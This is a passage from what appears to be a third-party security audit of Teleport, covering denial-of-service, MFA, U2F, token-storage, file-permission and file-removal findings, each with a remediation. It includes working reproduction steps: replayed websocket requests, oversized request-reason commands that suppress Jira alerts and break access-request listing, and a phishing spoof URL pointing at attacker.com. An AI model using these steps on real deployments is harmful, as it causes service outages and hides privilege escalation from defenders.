// lineFromConsole reads a line from stdin
func lineFromConsole() (string, error) {
    bytes, _, err := bufio.NewReader(os.Stdin).ReadLine()
    return string(bytes), err
}
```

The `lineFromConsole` function echoes the typed characters to the standard output (stdout).

Reproduction Steps

Perform a `tsh` login for an account with TOTP enabled. Observe that the typed digits are echoed in the console.

Impact

Since the OTP token is printed to the standard output, this may lead to its leakage, either via shoulder surfing or leaking through other means. The attacker needs to be able to view the console content of the Teleport Client during the login phase. For this reason, we consider this issue as a departure from best practices with a minimal security impact.

Complexity

High. In order to intercept and read the OTP token, an attacker would need to have access to the terminal stdout content.

Remediation

When passwords or other sensitive data are input by the user it is highly recommended to read the terminal input lines without a terminal echo. Redesign the `AskOTP` function to emulate the `passwordFromConsole` function.

TEL-Q122-6. Denial Of Service Via Multiple Websocket Connections	
Severity	**Medium**
Vulnerability Class	Denial of Service (DoS)
Component	teleport/lib/srv/regular/sshserver.go
Status	Closed

Description

When a Teleport user attempts to open a web-SSH session, the handshake flow also starts the following HTTP request to initialize the web-socket tunnel:

```
GET /v1/webapi/sites/<:site>/connect?
access_token=b25c41b2e181e416ad1d28b7d605ce502fa49706e3f5a48ea94d69f4650f8248&par
ams=%7B%22login%22:%22root%22,%22sid%22:%229697987f-cc56-4686-ab34-
c50623cbcd70%22,%22server_id%22:%22d51becde-b0ab-4669-
a01a-1a484bce3158%22,%22term%22:%7B%22h%22:61,%22w%22:211%7D%7D HTTP/1.1
Host: 192.168.80.129:3080
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
Origin: https://192.168.80.129:3080
Sec-WebSocket-Version: 13
Cookie: <valid-session>
Sec-WebSocket-Key:<ws-key>
```

The requests coming from this endpoint are then mapped with the `handleSessionRequests` function, which creates the server context for the channel:

```
func (s *Server) handleSessionRequests(ctx context.Context, ccx
*sshutils.ConnectionContext, identityContext srv.IdentityContext, ch ssh.Channel,
in <-chan *ssh.Request) {
    netConfig, err := s.GetAccessPoint().GetClusterNetworkingConfig(ctx)
    if err != nil {
        log.Errorf("Unable to fetch cluster networking config: %v.", err)
        writeStderr(ch, "Unable to fetch cluster networking configuration.")
        return
    }

    // Create context for this channel. This context will be closed when the
    // session request is complete.
    ctx, scx, err := srv.NewServerContext(ctx, ccx, s, identityContext, func(cfg
*srv.MonitorConfig) {
        cfg.IdleTimeoutMessage = netConfig.GetClientIdleTimeoutMessage()
        cfg.MessageWriter = &stderrWriter{channel: ch}
    })
```

The Teleport Proxy needs multiple handles per connection, which may not get released immediately due to the need for "lingering sessions" (i.e. bad connections) and Golang being garbage-collected. We identified that an attacker could abuse this design to cause a denial of service condition of the Teleport web application. Due to the limited size of opened file descriptors set by default on all machines, multiple requests to the `/connect` endpoint will cause a denial of service condition.

The limit set for the current user can be verified with the following command:

```
$ ulimit -n
```

It's particularly important for the continuity of the service to ensure that the Teleport daemon:
- Does not leak unneeded file descriptors, releasing them as soon as it's possible
- Runs on a system having a high-enough number of maximum file descriptors. This can quickly become the case in resource-constrained environments (such as in containerized Teleport deployments) or macOS.

Reproduction Steps

These following steps will allow reproduction of the issue:

1. Set up a transparent proxy on the user agent and visit the targeted Teleport web platform
2. Start a web-SSH session on any node
3. Intercept the GET request to `/v1/webapi/sites/<:site>/connect?..`
4. Using Burp's Repeater tool or any similar solution, replay the request multiple times. The amount required may differ from machine to machine.
5. After a number of `/connect` requests, the Teleport process will crash reporting that too many files are open:

```
[...]
129:3080->192.168.80.1:53342: write: broken pipe. event:resize web/
terminal.go:559
2022-02-28T13:07:56Z ERRO [WEBSOCKET] Unable to send audit event to web client:
write tcp 192.168.80.129:3080->192.168.80.1:53345: write: broken pipe.
event:resize web/terminal.go:559
2022-02-28T13:07:56Z ERRO [WEBSOCKET] Unable to send audit event to web client:
write tcp 192.168.80.129:3080->192.168.80.1:53347: write: broken pipe.
event:resize web/terminal.go:559
2022-02-28T13:07:56Z ERRO [NODE]      Unable to create connection context. error:
[
ERROR REPORT:
Original Error: trace.aggregate pipe2: too many open files
Stack Trace:
    /go/src/github.com/gravitational/teleport/lib/srv/ctx.go:422 github.com/
gravitational/teleport/lib/srv.NewServerContext
    /go/src/github.com/gravitational/teleport/lib/srv/regular/sshserver.go:1306
github.com/gravitational/teleport/lib/srv/regular.(*Server).handleSessionRequests
    /opt/go/src/runtime/asm_amd64.s:1581 runtime.goexit
User Message: pipe2: too many open files] regular/sshserver.go:1311
2022-02-28T13:07:56Z INFO [CLIENT]    Connecting proxy=localhost:3023
login="root" client/api.go:2166
```

```
2022-02-28T13:07:56Z INFO [SESSION:N] New party ServerContext(192.168.80.1:53364-
>127.0.0.1:3022, user=root, id=197)
party(id=deb70587-39fd-4798-81a6-14a59665a7d3) joined session: 9697987f-
cc56-4686-ab34-c50623cbcd70 srv/sess.go:1220
[...]
2022-02-28T13:07:56Z INFO [WEB]       Getting terminal to
&web.TerminalRequest{Server:"d51becde-b0ab-4669-a01a-1a484bce3158", Login:"root",
Term:session.TerminalParams{W:211, H:61}, SessionID:"9697987f-cc56-4686-ab34-
c50623cbcd70", Namespace:"default", ProxyHostPort:"localhost:3080,3023",
Cluster:"xxxserver", InteractiveCommand:[]string(nil),
KeepAliveInterval:300000000000}. web/apiserver.go:1881
2022-02-28T13:07:56Z INFO [CLIENT]    Connecting proxy=localhost:3023
login="root" client/api.go:2166
2022-02-28T13:07:56Z INFO [WEBSOCKET] Failed creating a client for session
9697987f-cc56-4686-ab34-c50623cbcd70. error:[
ERROR REPORT:
Original Error: *net.OpError dial tcp: lookup localhost: too many open files
Stack Trace:
    /go/src/github.com/gravitational/teleport/lib/client/api.go:2215 github.com/
gravitational/teleport/lib/client.makeProxySSHClient
    /go/src/github.com/gravitational/teleport/lib/client/api.go:2168 github.com/
gravitational/teleport/lib/client.(*TeleportClient).connectToProxy
    /go/src/github.com/gravitational/teleport/lib/client/api.go:2087 github.com/
gravitational/teleport/lib/client.(*TeleportClient).ConnectToProxy.func1
    /opt/go/src/runtime/asm_amd64.s:1581 runtime.goexit
User Message: failed to authenticate with proxy localhost:3023
    dial tcp: lookup localhost: too many open files] web/terminal.go:231
2022-02-28T13:07:59Z ERRO [NODE]      Unable to create connection context. error:
[
ERROR REPORT:
Original Error: trace.aggregate pipe2: too many open files
Stack Trace:
    /go/src/github.com/gravitational/teleport/lib/srv/ctx.go:422 github.com/
gravitational/teleport/lib/srv.NewServerContext
    /go/src/github.com/gravitational/teleport/lib/srv/regular/sshserver.go:1306
github.com/gravitational/teleport/lib/srv/regular.(*Server).handleSessionRequests
    /go/src/github.com/gravitational/teleport/lib/srv/regular/sshserver.go:1113
github.com/gravitational/teleport/lib/srv/regular.(*Server).HandleNewChan.func1
    /opt/go/src/runtime/asm_amd64.s:1581 runtime.goexit
User Message: pipe2: too many open files] regular/sshserver.go:1311
[...]
```

Impact

Depending on the supervisor's restart policy set up on the machine, the Teleport process could crash or be killed, leading to considerable service downtime in case of a prolonged attack.

Complexity

Medium. The attacker needs to have a Teleport web account and the ability to connect to one or more Teleport nodes. There are no mitigations in place preventing this issue.

Remediation


Make sure to limit the number of server context objects instanced for each user. This will prevent the limit of open files on the system from being exceeded.

Resources

- Uploading of the session record failed at the end of a long session using teleport-node. #10660
  https://github.com/gravitational/teleport/issues/10660
- "Teleport leak file descriptors #1433"
  https://github.com/gravitational/teleport/issues/1433

TEL-Q122-7. Creation Of Unremovable MFA Devices	
Severity	**Low**
Vulnerability Class	Insufficient Authentication and Session Management
Component	teleport/lib/httplib/httplib.go teleport/lib/web/mfa.go:60
Status	Closed

Description



Teleport implements the Web Authentication[9] standard for utilizing second-factor authenticators and hardware devices. Local users can self-register and manage MFA devices from the CLI or the web portal. When a device is created, a name is provided by the user, which is later used to build the API request endpoint for every action, using it as a path parameter. Unfortunately, the path normalization performed by the web server converts URL-encoded slashes (`%2F`) in the path, leading to persistent 404 errors in case a / is present in the MFA device name. By way of example, the following two requests are semantically identical from the Teleport server perspective:

```
GET /v1/webapi/user/status HTTP/1.1
GET /v1%2fwebapi%2fuser%2fstatus HTTP/1.1
```

If an attacker manages to register a MFA device with a name containing URL control characters, it won't be possible for a legit user to delete it from the web UI. Only by using the CLI, it will be possible for the user to dispose of it (using the `tsh mfa rm <deviceName>`).

Reproduction Steps

The following `DELETE` request is fired from the Teleport web UI to delete a MFA device for the user defined in the `token`, given as a query parameter. The device name in the request equals to `/?#"%`.

[9] https://webauthn.guide/

```
DELETE /v1/webapi/mfa/token/3c48bf81852dbbd34ab0510777b1e613/devices/
%2F%3F%23%22%25 HTTP/1.1
Host: doyensec-win.gravitational.io:3080
Cookie: __Host-grv_csrf=...4924; __Host-session=...227d
Authorization: Bearer 9fc...
Content-Type: application/json; charset=utf-8
Connection: close


HTTP/1.1 404 Not Found
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Content-Length: 19
Connection: close

404 page not found
```

A *Not Found* error for the route is returned by the web server.

Impact

An attacker compromising a victim's account could register a MFA device and prevent its removal from the web UI.

Complexity

High, an attacker needs access to a victim's session in order to exploit the issue. MFA removal of the device is still possible by the end-user issuing the `tsh mfa rm` command.

Remediation

Percent-encoding is a mechanism designed to encode 8-bit characters that have specific meaning in the context of URLs and avoid similar issues. Excessive URL normalization and decoding may lead to unexpected results and should be avoided.

Resources

- "Breaking Parser Logic: Take Your Path Normalization off and Pop 0days Out!", Orange Tsai, Black Hat USA 2018
  https://www.youtube.com/watch?v=CIhHpkybYsY

- "URL Canonicalization and Normalization", mozilla/chronicle Wiki
  https://github-wiki-see.page/m/mozilla/chronicle/wiki/%5Bresearch-notes%5D-URL-Canonicalization-and-Normalization

TEL-Q122-8. Non-standard U2F Facets Allowed In Configuration	
Severity	**Informational**
Vulnerability Class	Insufficient Cryptography
Component	teleport/lib/auth/u2f/register.go
Status	Closed

Description

In the case of applications with multiple authentication endpoints, the U2F specification allows providing a list of allowed addresses (facets). A facet must be an HTTPS URL with a host that is a sub-domain of the domain of the appID of the Teleport proxy, which is checked during authentication attempts. This list is used to prevent malicious websites and proxies from requesting U2F challenges on behalf of the legitimate proxy.

According to the FIDO AppID and Facet Specification §3.1.3.2[10], access control decisions should only consider authorized facets served on HTTPS schemes or origins on the same *appId*, only accepting hosts on the same site[11] (*For each Web Origin in the TrustedFacets list, the calculation of the least-specific private label in the DNS must be a case-insensitive match of that of the AppID URL itself. Entries that do not match must be discarded*).

Reproduction Steps

Neither the `tstranex/u2f` library in `verifyClientData`[12] nor the registration sequence on Teleport's `u2f` package is checking that the facets list is well-formed, enforcing the basic checks outlined in the specification section "*Determining if a Caller's FacetID is Authorized for an AppID*" (§ 3.1.2).
Additionally, no exception is thrown by the Teleport daemon when insecure entries are provided in the `facets` u2f section of the YAML config file for the auth server.

Impact

While a monkey-in-the-middle (MITM) attack tries to intermediate between the user and the origin during the authentication process, the U2F device protocol can detect it in most situations. In case where Teleport's facets aren't configured correctly, an attacker could launch a phishing or MITM attack to bypass the U2F authentication mechanism.

Complexity

The attack requires either a malicious origin in the list of facets or non-transparent access to a shared network segment.

---

[10] https://fidoalliance.org/specs/fido-v2.0-id-20180227/fido-appid-and-facets-v2.0-id-20180227.html#widl-TrustedFacetList-trustedFacets

[11] https://html.spec.whatwg.org/multipage/origin.html#same-site

[12] https://github.com/tstranex/u2f/blob/d21a03e0b1d9fc1df59ff54e7a513655c1748b0c/util.go#L101-L113

Remediation

Check that the facets provided in Teleport's configuration file are well-formed and matched correctly.

TEL-Q122-9. Content Spoofing Via Not Found Messages	
Severity	**Low**
Vulnerability Class	Insecure Design
Component	webapps/packages/design/src/CardError/CardError.jsx:55
Status	Closed

Description

While reviewing the web application source code, Doyensec discovered a regression of TEL-Q420-4, where an error reporting functionality used to show a page not found message is vulnerable to content spoofing.


This content spoofing injection attack type is related to an attacker being able to inject arbitrary titles or text into some parameters, which are rendered to the victim's user on the trusted domain. The attack is usually conducted via social engineering or phishing.

Reproduction Steps

In the following example of exploitation, an attacker crafted a convincing message injecting UTF-8 formatting entities to change the page. When the victim opens the following page:

> https://doyensec-win.gravitational.io:3080/web/cluster/SECURITY%20CHECK/admin%20is%20a%20restricted%20path.%20%01%20%01%20%01%20%20%01%20%01%20%01%20%20%01%20%01%20%01%20%01%20%01%20%01%20%01%20%01%20%01%20For%20security%20reasons,%20your%20user%20account%20is%20now%20locked.%01%20%01%20%01%20%01%20%01%20%01%20%01%20%01%20%01%20%01%20%01%20%01%20%01%20Unlock%20your%20account%20by%20copying%20and%20pasting%20the%20following%20URL:%20%01%20%01%20%01%20%01%20%01%20https://attacker.com/fakereset/1a2b3c4d5e6f7890

The possible output:



Impact

In a successful attack scenario, an attacker could craft a credible response from the Teleport service, using it as a secondary step in a coordinated phishing attack.

Complexity

Complexity to craft the exploit is trivial. However, the payload must be delivered using social engineering (e.g. phishing).

Remediation

Limit the possible set of error messages, only displaying valid error types. If not possible, limit the error message length.

Resources

- "Content Spoofing", OWASP Community Guides
  https://owasp.org/www-community/attacks/Content_Spoofing

TEL-Q122-10. LocalStorage Used For Session Tokens	
Severity	**Low**
Vulnerability Class	Insufficient Authentication and Session Management
Component	• webapps/packages/teleport/src/services/session/session.ts • webapps/packages/teleport/src/components/Authenticated/Authenticated.tsx
Status	Closed

Description

The Teleport Web UI uses the `localStorage` interface to store and retrieve the Authentication Bearer token.


Unlike session cookies, the content of the `localStorage` object has no expiration time, hence the data stored there will never be removed from the browser. All the storage operations are made using the exported functions from the `packages/teleport/src/services/localStorage/localStorage.ts` JS module:

```
[..]
setBearerToken(token: BearerToken) {
   window.localStorage.setItem(KeysEnum.TOKEN, JSON.stringify(token));
 },

 getBearerToken(): BearerToken {
   const item = window.localStorage.getItem(KeysEnum.TOKEN);
   if (item) {
     return JSON.parse(item);
   }

   return null;
 }
[..]
```

The above methods are called when the application needs to set the Bearer token or retrieve it.

Reproduction Steps

1. Login to the Teleport Application Access dashboard
2. Observe that the Authentication Bearer token is saved in the local storage



Impact

Saving such a sensitive token within a memory space that it is not automatically cleared could increase the overall exposure of an authentication secret.

Complexity

Using `sessionStorage` limits an attacker's capabilities in various ways:

- Data stored in `sessionStorage` is specific to the protocol of the page (mitigating cases of improper HSTS implementations/NTP time shifting[13])
- Whenever a document is loaded in a particular tab in the browser, a unique page session gets created and assigned to that particular tab. That page session is valid only for that particular tab.
- If, for some reason, the local storage is not explicitly cleared after a logout (e.g. a JavaScript error occurs or the user closes the tab too soon after hitting the logout button), session storage can help mitigate any risk of leftover tokens

Remediation

Instead of using the `localStorage` object, we highly recommend using the `sessionStorage`. In this way, the data stored within `sessionStorage` is cleared when the page session ends.

[13] https://www.blackhat.com/docs/eu-14/materials/eu-14-Selvi-Bypassing-HTTP-Strict-Transport-Security-wp.pdf

TEL-Q122-11. Keypair Generation Function Ignoring Provided Passphrases	
Severity	**Low**
Vulnerability Class	Insufficient Cryptography
Component	teleport/lib/auth/native/native.go:152
Status	Closed

Description

In the Teleport API, the `POST /v1/keypair` endpoint is meant to generate an SSH private and public key pair, optionally protected by a password. The function handler responsible for this is defined in `teleport/lib/auth/apiserver.go:967` (`srv.generateKeyPair`):

```
func (s *APIServer) generateKeyPair(auth ClientI, w http.ResponseWriter, r
*http.Request, _ httprouter.Params, version string) (interface{}, error) {
 var req *generateKeyPairReq
 if err := httplib.ReadJSON(r, &req); err != nil {
        return nil, trace.Wrap(err)
 }

 priv, pub, err := auth.GenerateKeyPair(req.Password)
 if err != nil {
        return nil, trace.Wrap(err)
 }
 return &generateKeyPairResponse{PrivKey: priv, PubKey: string(pub)}, nil
}
```

The `GenerateKeyPair` function of the `auth` package internally references `native`'s `GenerateKeyPair` (`teleport/lib/auth/native/native.go:152`):

```
// GenerateKeyPair returns fresh priv/pub keypair, takes about 300ms to
// execute.
func GenerateKeyPair(passphrase string) ([]byte, []byte, error) {
 priv, err := rsa.GenerateKey(rand.Reader, constants.RSAKeySize)
 if err != nil {
        return nil, nil, err
 }
 privDer := x509.MarshalPKCS1PrivateKey(priv)
 privBlock := pem.Block{
        Type:    "RSA PRIVATE KEY",
        Headers: nil,
        Bytes:   privDer,
 }
 privPem := pem.EncodeToMemory(&privBlock)

 pub, err := ssh.NewPublicKey(&priv.PublicKey)
 if err != nil {
        return nil, nil, err
 }
 pubBytes := ssh.MarshalAuthorizedKey(pub)
 return privPem, pubBytes, nil
}
```

Unfortunately, even if a passphrase is passed, it is never used in the function to actually encrypt the private keys with it.

Reproduction Steps

Send a `POST` request to the `/v1/keypair` endpoint, attaching a valid JSON string in the body with a "`password`" key. Observe that the key pair is returned unencrypted.

Impact

Low, most of the internal invocations of `native`'s `GenerateKeyPair` are called with an empty string as a parameter. This design inaccuracy could generate issues in the future if the function is invoked with a genuine `password` parameter.

Complexity

N/A, this is a source code finding related to the hardening of the Teleport functions.

Remediation

Encrypt the key with the provided passphrase using the `EncryptPEMBlock`[14] function:

```
        if password != "" {
            block, err = x509.EncryptPEMBlock(rand.Reader, privBlock.Type,
    privBlock.Bytes, []byte(password), x509.PEMCipherAES256)
            if err != nil {
                return nil, err
            }
        }
```

[14] https://pkg.go.dev/crypto/x509#EncryptPEMBlock

TEL-Q122-12. Incorrect Handling Of Large Request Bodies Leads to Jira Bot Messages Being Discarded	
Severity	**Low**
Vulnerability Class	Denial of Service (DoS)
Component	gravitational/teleport-plugins/access/jira/client.go:209
Status	Closed

Description

One of the many objectives of Teleport Access Request bots in organizations is to provide visibility into what's happening on the assets owned by the company. In this way it's possible to provide continuous access monitoring to the appropriate team, helping in detecting intrusions or highlighting any suspicious activity. An attacker in the middle of a privilege escalation attack will consequently be interested in suppressing bot messages flagging their malicious activity. During the course of the engagement, Doyensec discovered a regression of TEL-Q321-6, describing a technique to suppress elevation requests messages for Jira.

Because of a discrepancy between the maximum allowed request body of the Bot server versus the amount allowed by the Jira Cloud APIs, an attacker can use the controlled "Reason" field to craft a request with a large number of bytes. For Jira bots, any "Reason" having more than 300,000 characters will result in a rejection from the Jira Cloud API, preventing the message from firing.

Reproduction Steps

To reproduce the attack, it is possible to either:

- Instrument a non-transparent proxy between the Teleport web service and the User-Agent through Burp Suite or Fiddler
- Intercept a valid web access request
- Use the Intruder tool or a script to craft the request payload including ~300,000 characters in the request reason value

The request can be fired using the following command:

```
tsh login --proxy 127.0.0.1 --user="access0r"  --insecure --request-roles editor
--request-reason $(python -c 'print("X"*300000)')
```

After firing the request, the Teleport service journal will report the following exception messages:

```
ERRO   Failed to process request error:[
ERROR REPORT:
Original Error: *json.UnmarshalTypeError json: cannot unmarshal object into Go
struct field ErrorResult.Errors of type []string
Stack Trace:
```

```
 /Users/test/.go/src/github.com/gravitational/teleport-plugins/access/jira/
client.go:216 main.Jira.CreateIssue
 /Users/test/.go/src/github.com/gravitational/teleport-plugins/access/jira/
app.go:445 main.(*App).createIssue
 /Users/test/.go/src/github.com/gravitational/teleport-plugins/access/jira/
app.go:408 main.(*App).onPendingRequest
 /Users/test/.go/src/github.com/gravitational/teleport-plugins/access/jira/
app.go:241 main.(*App).onWatcherEvent
 /Users/test/.go/src/github.com/gravitational/teleport-plugins/lib/watcherjob/
watcherjob.go:228 github.com/gravitational/teleport-plugins/lib/
watcherjob.job.eventFuncHandler.func1
 /Users/test/.go/src/github.com/gravitational/teleport-plugins/lib/
process.go:195 github.com/gravitational/teleport-plugins/lib.jobFunc.DoJob
 /Users/test/.go/src/github.com/gravitational/teleport-plugins/lib/process.go:83
github.com/gravitational/teleport-plugins/lib.NewProcess.func2.1
 /usr/local/opt/go/libexec/src/runtime/asm_amd64.s:1581 runtime.goexit
User Message: json: cannot unmarshal object into Go struct field
ErrorResult.Errors of type []string] request_id:870d5d15-34ed-42e3-a8ae-
cc9b33b6b4e2 request_op:put request_state:PENDING jira/app.go:252
```

The exception is caused by the code included in `gravitational/teleport-plugins/access/jira/client.go:209`:

```
var issue CreatedIssue
_, err = j.client.NewRequest().
        SetContext(ctx).
        SetBody(&input).
        SetResult(&issue).
        Post("rest/api/2/issue")
if err != nil {
        return JiraData{}, trace.Wrap(err)
}
```

There is no truncation process for the request reason string anywhere in the `bot.go` Go module.

Impact

In a successful attack scenario, an attacker could prevent Bot messages from being fired and carry out a privilege escalation attack without alerting the team on the assigned channel, increasing the chances of a successful attack.

Complexity

The attacker should own a valid session and the elevation request should also be allowed by the account's assigned role.

Remediation

Limit the length of the request reason and enforce a limit for the whole message sent to the Jira service API.

TEL-Q122-13. Access Requests Denial Of Service Via Request Reason	
Severity	**Medium**
Vulnerability Class	Denial of Service (DoS)
Component	https://github.com/gravitational/teleport/blob/5f1eb44af5a5bb77262553f03e9692f4492ce220/api/client/client.go#L740
Status	Closed

Description

Teleport implements an Access Requests feature, allowing creation and review of access requests necessary for a temporary privilege escalation. Since there is no limitation for the *Request Reason* message size, an attacker can exhaust the gRPC resources and prevent this feature from functioning.

Reproduction Steps

When the user tries to log in and request elevated privileges, the *Request Reason* is passed via its own command-line parameter. The maximum allowed command length, which can be executed, can not be bigger than the value of `ARG_MAX`:

```
$ getconf ARG_MAX
1048576
```


To reproduce the finding, issue the following command four or five times, replacing the values for the `user` and `request-roles` arguments to match the configuration file:

```
$ tsh login --proxy 127.0.0.1 --user="user"   --insecure --request-roles editor
--request-reason $(python -c 'print("X"*(1048576-5000))')
```

After the fourth try, the service becomes unavailable:

```
$ tctl requests ls
ERROR: grpc: received message larger than max (5218789 vs. 4194304)
```

The functionality is affected in the same way when an administrator tries to list all requests via the web interface:



Impact

An attacker could prevent displaying all request access messages in a successful attack scenario. Since removing the lengthy requests without listing their identifiers is impossible, the fix involves manually cleansing the SQLite database.

Complexity

The attacker should establish a valid session, and the elevation request should also be allowed by the account's assigned role.

Remediation

Limit the length of the request reason and prevent storing messages bigger than some amount (e.g., 1024B).

Additionally, limit the number of requests one user can send. Otherwise, the flood will still be possible by automating sending many short messages.

Resources

- Teleport Access Requests
  https://goteleport.com/docs/enterprise/workflow/#adding-a-reason-to-access-requests

TEL-Q122-14. Insecure Default Permissions For SQLite Database File	
Severity	**Informational**
Vulnerability Class	Insufficient Authorization
Component	https://github.com/gravitational/teleport/blob/5f1eb44af5a5bb77262553f03e9692f4492ce220/lib/backend/lite/lite.go#L41 https://github.com/gravitational/teleport/blob/5f1eb44af5a5bb77262553f03e9692f4492ce220/lib/backend/lite/lite.go#L150
Status	Closed

Description

The Teleport daemon stores all sensitive credentials or user information inside a SQLite database, with the default location `/var/lib/teleport/backend/sqlite.db`. Even when the database file is not accessible for unintended users, it is not sufficiently hardened. We identified several flaws, making the possible misuse easier.

Reproduction Steps

On https://github.com/gravitational/teleport#building-teleport, the developers emphasize that the default data directory uses file permission bits `700`, allowing access only for the owner. This is a great security practice, taking into account the *principle of least privilege*. In case the Teleport directory group contains untrusted users, it prevents them from unauthorized access.

The official installation guide, however, recommends creating the directory without specifying the permissions (or umask):

```
$ sudo mkdir -p /var/lib/teleport
$ sudo chown $USER /var/lib/teleport
```

With the default umask for root `0022`, this creates a directory readable by everyone: `drwxr-xr-x`.

Furthermore, the `backend` directory is created using the permission bits `770`:

```
const (
 // BackendName is the name of this backend
 BackendName = "sqlite"
 // AlternativeName is another name of this backend.
 AlternativeName                 = "dir"
 defaultDirMode          os.FileMode = 0770
 defaultDBFile                   = "sqlite.db"
 slowTransactionThreshold        = time.Second
 syncOFF                         = "OFF"
 busyTimeout                     = 10000
)
```

This implies that everyone who can access the `/var/lib/teleport` can also access the `/var/lib/teleport/backend`.

Finally, the database file itself is created as follows:

```
db, err := sql.Open(BackendName, connectorURL)
```

The default permission bits for this file are set to `644`, making the database readable for every user.

Impact

Critical. If the attacker is in the same group as the Teleport daemon and the permissions for the `/var/lib/teleport` directory are not set to `700`, she can read or alter all data in the database.

Complexity

High. An attacker has to exploit the misconfiguration due to following the official building steps and, at the same time, be in the same group as the `/var/lib/teleport` directory.

Remediation

To protect against unintended database reading and modification, deploy these fixes:

- **Change the default permissions for the** `defaultDirMode` **variable to** `0700`**.**
- **After you create the database** `sqlite.db`**, change the file permissions to** `600`**.**
- **Update the installation guide to use the permission bits** `700` **for** `/var/lib/teleport`**.**

TEL-Q122-15. Insecure File Removal Via AgentForwardRequest	
Severity	**Informational**
Vulnerability Class	Insufficient Authorization
Component	https://github.com/gravitational/teleport/blob/6538accd1f2b57191e2f3640a9a467fadb120691/lib/srv/regular/sshserver.go#L869
Status	Open (Risk Accepted)

Description

Teleport's SSH server allows specifying multiple request types handled inside the dispatch routine. When the `AgentForwardRequest` request is passed to the `handleAgentForwardNode` function, an agent is served using a UNIX socket. The socket is physically stored in the temporary directory, initially created with the user's privileges running the Teleport daemon. For a secure deployment, this should be a root user.

During this phase, the ownership of the temporary directory is modified to the logged-in user. After they log out, this directory is recursively removed via `dirCloser` helper function. We discovered that the removal is executed with root privileges. This should not be an issue in case the possibly malicious user tries to replace the directory with a symlink since `os.RemoveAll` does not follow them. Nevertheless, it is possible to escalate the finding to remove arbitrary files by `mount(2)`-ing directories in the scenario described in the reproduction steps.

Reproduction Steps

The highlighted code shows the whole flow, with setting the permissions and defining the `dirCloser()` function used on the last line.

```
// lib/srv/regular/sshserver.go#L869
func (s *Server) serveAgent(ctx *srv.ServerContext) error {
 // gather information about user and process. this will be used to set the
 // socket path and permissions
 systemUser, err := user.Lookup(ctx.Identity.Login)
 if err != nil {
        return trace.ConvertSystemError(err)
 }
 uid, err := strconv.Atoi(systemUser.Uid)
 if err != nil {
        return trace.Wrap(err)
 }
 gid, err := strconv.Atoi(systemUser.Gid)
 if err != nil {
        return trace.Wrap(err)
 }
 pid := os.Getpid()

 // build the socket path and set permissions
 socketDir, err := ioutil.TempDir(os.TempDir(), "teleport-")
 if err != nil {
        return trace.Wrap(err)
```

```
}
dirCloser := &utils.RemoveDirCloser{Path: socketDir}
socketPath := filepath.Join(socketDir, fmt.Sprintf("teleport-%v.socket", pid))
if err := os.Chown(socketDir, uid, gid); err != nil {
// [[ .. SNIP .. ]]
ctx.Parent().AddCloser(dirCloser)
```

There is no universal use case where an attacker can exploit the high-privileged file removal. Instead, we focused on the typical system administration pattern, where an unprivileged user can mount read-only directories, such as network shares, DBMS replication logs, or backups. We assume the access to these files is restricted, and that they cannot change or overwrite these files.

For the purpose of demonstration, we created an ext4 image container with an included `remove_me` file:

```
$ sudo dd if=/dev/zero of=/tmp/container.img bs=1M count=10
$ sudo mkfs.ext4 /tmp/container.img

$ sudo mount -o loop /tmp/container.img /mnt
